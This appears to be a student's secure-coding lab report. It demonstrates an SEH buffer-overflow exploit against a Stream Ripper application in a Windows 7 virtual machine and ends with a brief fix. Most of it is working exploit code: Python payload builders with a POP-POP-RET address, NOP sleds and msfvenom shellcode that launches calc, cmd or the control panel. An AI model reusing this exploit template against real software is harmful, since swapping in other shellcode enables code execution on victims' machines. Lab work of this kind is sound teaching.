

Secure Coding Lab8

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Slot: L39+L40

Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script to generate the payload
- Install Vuln_Program_Stream.exe and Run the same

Exploit2.py file opened in notepad


```

windows-7 [Running] - Oracle VM VirtualBox



exploit2 - Notepad
File Edit Format View Help
; *- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4b\x0c\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [r160.bp1] (c:\Program Files\Frigate3\r160.bp1)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x89\xe2\xdb\xcd\x97\xf4\xf5\xf7\xf9\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x45\x43\x39\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x5a\x61\x4b\x4f\x4e\x4c\x5a"

```

Payload in notepad after running the exploit2.py file




> OS (C:) > Users > NarraVenkata Sowmith > Downloads > VullIn

Name	Date modified	Type	Size
 exploit.py	08-06-2021 19:36	Python File	3 KB
 Vuln_Program_Stream.exe	08-06-2021 19:36	Application	800 KB


Command Prompt

```
C:\Users\NarraVenkata Sowmith>python exploit.py
```

Loading the payload into the Stream Ripper application



Executing the copied Payload : will take some time and application does not respond and crashes



Change the default trigger from cmd.exe to calc.exe (Should Use msfvenom in Kali Linux).

```
File Actions Edit View Help
root@kali:/home/varun# msfvenom -a x86 --platform windows -p windows/exec CMD-cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 438 (iteration=0)
x86/alpha_mixed chosen with final size 438
Payload size: 438 bytes
Final size of python file: 2137 bytes
buf = b""
buf += b"\x89\xe0\xd3\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4d\x38\x6e"
buf += b"\x62\x47\x70\x45\x50\x43\x30\x43\x50\x4d\x59\x69\x75"
buf += b"\x45\x61\x4f\x30\x75\x34\x4c\x4b\x32\x70\x44\x70\x6e"
buf += b"\x6b\x31\x42\x56\x6c\x6c\x4b\x46\x32\x65\x44\x6c\x4b"
buf += b"\x44\x32\x47\x58\x64\x4f\x6d\x67\x30\x4a\x34\x66\x65"
buf += b"\x61\x39\x6f\x6e\x4c\x67\x4c\x45\x31\x31\x6c\x53\x32"
buf += b"\x54\x6c\x51\x30\x6b\x71\x7a\x6f\x34\x4d\x56\x61\x4f"
buf += b"\x37\x6d\x32\x6b\x42\x50\x52\x66\x37\x6e\x6b\x63\x62"
buf += b"\x44\x50\x6e\x6b\x52\x6a\x55\x6c\x6e\x6b\x72\x6c\x64"
buf += b"\x51\x34\x38\x6b\x53\x57\x38\x53\x31\x78\x51\x62\x71"
buf += b"\x6e\x6b\x66\x39\x75\x70\x45\x51\x49\x43\x4c\x4b\x71"
buf += b"\x59\x72\x38\x6d\x33\x64\x7a\x51\x59\x6e\x6b\x67\x44"
buf += b"\x4c\x4b\x35\x51\x68\x56\x54\x71\x6b\x4f\x6e\x4c\x4f"
buf += b"\x31\x68\x4f\x56\x6d\x37\x71\x4b\x77\x67\x48\x6b\x50"
buf += b"\x70\x75\x68\x76\x44\x43\x33\x4d\x59\x68\x55\x6b\x51"
buf += b"\x6d\x65\x74\x32\x55\x5a\x44\x43\x68\x6e\x6b\x71\x48"
buf += b"\x45\x74\x63\x31\x4a\x73\x51\x76\x4e\x6b\x66\x6c\x70"
buf += b"\x4b\x4e\x6b\x66\x38\x65\x4c\x35\x51\x49\x43\x4c\x4b"
buf += b"\x46\x64\x4c\x4b\x35\x51\x6a\x70\x4d\x59\x67\x34\x37"
buf += b"\x54\x61\x34\x73\x6b\x31\x4b\x71\x71\x73\x69\x30\x5a"
buf += b"\x73\x61\x6b\x4f\x4d\x30\x73\x6f\x63\x6f\x33\x6a\x6e"
buf += b"\x6b\x65\x42\x78\x6b\x4e\x6d\x33\x6d\x71\x7a\x36\x61"
buf += b"\x4c\x4d\x6f\x75\x68\x32\x53\x30\x35\x50\x73\x30\x36"
buf += b"\x30\x63\x58\x76\x51\x6c\x4b\x30\x6f\x4b\x37\x49\x6f"
buf += b"\x39\x45\x4f\x4b\x58\x70\x68\x35\x79\x32\x56\x36\x71"
buf += b"\x78\x59\x36\x5a\x35\x6f\x4d\x4d\x4d\x4b\x4f\x79\x45"
buf += b"\x45\x6c\x73\x36\x33\x4c\x64\x4a\x4d\x50\x79\x6b\x39"
buf += b"\x70\x72\x55\x47\x75\x6d\x6b\x51\x57\x74\x53\x53\x42"
```

Now we need to load the above pattern into the command prompt exploit.py file in the windows 7

Notepad exploit.py file is opened after loading in CMD


```
cmd_exploit - Notepad
File Edit Format View Help
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x48\x0C\x01\x40"

#40010C4B 5B          POP EBX
#40010C4C 5D          POP EBP
#40010C4D C3          RETN
#POP EBX ,POP EBP, RETN | [rt160.bp1] (C:\Program Files\Frigate3\rt160.bp1)

nops="\x90" * 50

# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x48\x0C\x01\x40"

#40010C4B 5B          POP EBX
#40010C4C 5D          POP EBP
#40010C4D C3          RETN
#POP EBX ,POP EBP, RETN | [rt160.bp1] (C:\Program Files\Frigate3\rt160.bp1)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python
```

```
cmd_exploit - Notepad
File Edit Format View Help

buf = b""
buf += b"\x89\xe0\xda\xc0\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x78\x68\x4d"
buf += b"\x52\x53\x30\x45\x50\x53\x30\x51\x70\x6f\x79\x38\x65"
buf += b"\x66\x51\x49\x50\x32\x44\x6c\x4b\x72\x70\x76\x50\x6c"
buf += b"\x4b\x61\x42\x34\x4c\x4e\x6b\x72\x72\x64\x54\x4e\x6b"
buf += b"\x72\x52\x57\x58\x44\x4f\x68\x37\x52\x6a\x65\x76\x50"
buf += b"\x31\x4b\x4f\x4c\x6c\x35\x6c\x53\x51\x73\x4c\x47\x72"
buf += b"\x56\x4c\x51\x30\x39\x51\x6a\x6f\x46\x6d\x53\x31\x4a"
buf += b"\x67\x4d\x32\x79\x62\x73\x62\x70\x57\x6e\x6b\x56\x32"
buf += b"\x42\x30\x6e\x6b\x42\x6a\x65\x6c\x6e\x6b\x52\x6c\x34"
buf += b"\x51\x42\x58\x6b\x53\x63\x78\x46\x61\x6b\x61\x76\x31"
buf += b"\x4e\x6b\x50\x59\x65\x70\x63\x31\x38\x53\x6c\x4b\x67"
buf += b"\x39\x34\x58\x49\x73\x55\x6a\x37\x39\x4c\x4b\x54\x74"
buf += b"\x6c\x4b\x75\x51\x4e\x36\x64\x71\x79\x6f\x6e\x4c\x6a"
buf += b"\x61\x38\x4f\x64\x4d\x47\x71\x69\x57\x56\x58\x49\x70"
buf += b"\x52\x55\x4b\x46\x47\x73\x31\x6d\x49\x68\x55\x6b\x33"
buf += b"\x4d\x45\x74\x72\x55\x6a\x44\x33\x68\x4c\x4b\x51\x48"
buf += b"\x44\x64\x77\x71\x78\x53\x65\x36\x4c\x4b\x74\x4c\x30"
buf += b"\x4b\x6c\x4b\x53\x68\x55\x4c\x46\x61\x78\x53\x4e\x6b"
buf += b"\x43\x34\x4c\x4b\x56\x61\x7a\x70\x6d\x59\x70\x44\x31"
buf += b"\x34\x71\x34\x71\x4b\x33\x6b\x50\x61\x76\x39\x70\x5a"
buf += b"\x43\x31\x79\x6f\x6b\x50\x31\x4f\x53\x6f\x51\x4a\x6e"
buf += b"\x6b\x36\x72\x58\x6b\x4e\x6d\x43\x6d\x71\x7a\x46\x61"
buf += b"\x4c\x4d\x4d\x55\x4d\x62\x55\x50\x37\x70\x37\x70\x56"
buf += b"\x30\x33\x58\x70\x31\x6e\x6b\x72\x4f\x4e\x67\x6b\x4f"
buf += b"\x6e\x35\x6d\x6b\x38\x70\x6e\x55\x79\x32\x56\x36\x75"
buf += b"\x38\x4c\x66\x7a\x35\x6f\x4d\x6f\x6d\x6b\x4f\x38\x55"
buf += b"\x75\x6c\x55\x56\x51\x6c\x55\x5a\x4f\x70\x49\x6b\x69"
buf += b"\x70\x62\x55\x46\x65\x6d\x6b\x61\x57\x32\x33\x54\x32"
buf += b"\x32\x4f\x73\x5a\x57\x70\x63\x63\x49\x6f\x48\x55\x52"
buf += b"\x43\x52\x4d\x65\x34\x55\x50\x50\x41\x41"
```



windows-7 [Running] - Oracle VM VirtualBox



cmd_exploit - Notepad

File Edit Format View Help

```
buf += b"\x42\x30\x6e\x6b\x42\x6a\x65\x6c\x6e\x6b\x52\x6c\x34"
buf += b"\x51\x42\x58\x6b\x53\x63\x78\x46\x61\x6b\x61\x76\x31"
buf += b"\x4e\x6b\x50\x59\x65\x70\x63\x31\x38\x53\x6c\x4b\x67"
buf += b"\x39\x34\x58\x49\x73\x55\x6a\x37\x39\x4c\x4b\x54\x74"
buf += b"\x6c\x4b\x75\x51\x4e\x36\x64\x71\x79\x6f\x6e\x4c\x6a"
buf += b"\x61\x38\x4f\x64\x4d\x47\x71\x69\x57\x56\x58\x49\x70"
buf += b"\x52\x55\x4b\x46\x47\x73\x31\x6d\x49\x68\x55\x6b\x33"
buf += b"\x4d\x45\x74\x72\x55\x6a\x44\x33\x68\x4c\x4b\x51\x48"
buf += b"\x44\x64\x77\x71\x78\x53\x65\x36\x4c\x4b\x74\x4c\x30"
buf += b"\x4b\x6c\x4b\x53\x68\x55\x4c\x46\x61\x78\x53\x4e\x6b"
buf += b"\x43\x34\x4c\x4b\x56\x61\x7a\x70\x6d\x59\x70\x44\x31"
buf += b"\x34\x71\x34\x71\x4b\x33\x6b\x50\x61\x76\x39\x70\x5a"
buf += b"\x56\x31\x79\x6f\x6b\x50\x31\x4f\x53\x6f\x51\x4a\x6e"
buf += b"\x6b\x36\x72\x58\x6b\x4e\x6d\x43\x6d\x71\x7a\x46\x61"
buf += b"\x4c\x4d\x4d\x55\x4d\x62\x55\x50\x37\x70\x37\x70\x56"
buf += b"\x30\x33\x58\x70\x31\x6e\x6b\x72\x4f\x4e\x67\x6b\x4f"
buf += b"\x6e\x35\x6d\x6b\x38\x70\x6e\x55\x79\x32\x56\x36\x75"
buf += b"\x38\x4c\x66\x7a\x35\x6f\x4d\x6f\x6d\x6b\x4f\x38\x55"
buf += b"\x75\x6c\x55\x56\x51\x6c\x55\x5a\x4f\x70\x49\x6b\x69"
buf += b"\x70\x62\x55\x46\x65\x6d\x6b\x61\x57\x32\x33\x54\x32"
buf += b"\x32\x4f\x73\x5a\x57\x70\x63\x63\x49\x6f\x48\x55\x52"
buf += b"\x43\x52\x4d\x65\x34\x55\x50\x41\x41"
```

```
payload = junk + nseh + seh + nops + buf
```

```
f.write(payload)
```


```
f.close
```

```
payload = junk + nseh + seh + nops + buf
```

```
f.write(payload)
```

```
f.close
```


Payload Generated




File Edit Format View Help

[illegible][illegible]

Loading the Generated payload into Stream Ripper Application




Execution in Stream ripper Application



Need to change the default trigger to open control panel

```
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 456 (iteration=0)
x86/alpha_mixed chosen with final size 456
Payload size: 456 bytes
Final size of python file: 2231 bytes
buf = b""
buf += b"\x89\xe6\xdb\xce\xd9\x76\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x50\x50\x38\x41\x42\x32\x4a\x49\x39\x6c\x48\x68\x4b"
buf += b"\x32\x43\x30\x53\x30\x63\x30\x33\x50\x4e\x69\x6d\x35"
buf += b"\x44\x71\x4b\x70\x75\x34\x4c\x4b\x56\x30\x70\x30\x4e"
buf += b"\x6b\x70\x52\x64\x4c\x4e\x6b\x76\x32\x32\x34\x6c\x4b"
buf += b"\x63\x42\x76\x48\x54\x4f\x6e\x57\x61\x5a\x55\x76\x35"
buf += b"\x61\x4b\x4f\x6e\x4c\x35\x6c\x63\x51\x61\x6c\x65\x52"
buf += b"\x74\x6c\x37\x50\x6f\x31\x7a\x6f\x76\x6d\x77\x71\x69"
buf += b"\x57\x48\x62\x48\x72\x56\x32\x56\x37\x6e\x6b\x76\x32"
buf += b"\x36\x70\x6c\x4b\x63\x7a\x35\x6c\x4c\x4b\x42\x6c\x36"
buf += b"\x71\x52\x58\x48\x63\x73\x78\x37\x71\x48\x51\x32\x71"
buf += b"\x4c\x4b\x52\x79\x65\x70\x76\x61\x49\x43\x4c\x4b\x57"
buf += b"\x39\x77\x68\x39\x73\x46\x5a\x57\x39\x4e\x6b\x54\x74"
buf += b"\x6c\x4b\x73\x31\x6e\x36\x44\x71\x39\x6f\x4e\x4c\x39"
buf += b"\x51\x6a\x6f\x54\x4d\x76\x61\x59\x57\x30\x38\x4b\x50"
buf += b"\x43\x45\x6a\x56\x56\x63\x51\x6d\x49\x68\x65\x6b\x53"
buf += b"\x4d\x31\x34\x71\x65\x79\x74\x72\x78\x4e\x6b\x73\x68"
buf += b"\x71\x34\x66\x61\x7a\x73\x62\x46\x6e\x6b\x64\x4c\x52"
buf += b"\x6b\x4e\x6b\x62\x78\x67\x6c\x35\x51\x6e\x33\x4e\x6b"
buf += b"\x63\x34\x6c\x4b\x56\x61\x68\x50\x4b\x39\x33\x74\x57"
buf += b"\x54\x54\x64\x33\x6b\x43\x6b\x35\x31\x30\x59\x30\x5a"
buf += b"\x62\x71\x59\x6f\x79\x70\x63\x6f\x73\x6f\x31\x4a\x6c"
buf += b"\x4b\x44\x52\x6a\x4b\x6e\x6d\x63\x6d\x63\x5a\x36\x61"
buf += b"\x4c\x4d\x6e\x65\x78\x32\x65\x50\x65\x50\x33\x30\x32"
buf += b"\x78\x32\x48\x65\x61\x6c\x4b\x42\x4f\x4d\x57\x39\x6f"
buf += b"\x78\x55\x4d\x6b\x38\x70\x6d\x65\x79\x32\x66\x36\x45"
buf += b"\x38\x59\x36\x4c\x55\x6d\x6d\x4d\x4d\x79\x6f\x6b\x65"
buf += b"\x75\x6c\x36\x66\x61\x6c\x55\x5a\x6d\x50\x49\x6b\x69"
buf += b"\x70\x64\x35\x57\x75\x6d\x6b\x51\x57\x66\x73\x54\x32"
buf += b"\x32\x4f\x30\x6a\x75\x50\x36\x33\x6b\x4f\x5a\x75\x35"
buf += b"\x33\x72\x4f\x42\x4e\x72\x54\x66\x32\x32\x4f\x50\x6c"
buf += b"\x72\x50\x45\x31\x70\x6e\x55\x35\x42\x4c\x63\x30\x41"
buf += b"\x41"
```

Similarly, we need to add the above pattern to exploit(python) file. After running this file we get the payload, after executing the payload in the application the application gets crashed as shown.



Vulnerability Explained:

So, when the input in that text field exceeds 256 characters, BufferOverflow happens and that makes the application crash, because it is not being handled in a correct way. This vulnerability can be easily fixed by limiting the number of characters that the specific field takes or just taking the first 256 characters from that field.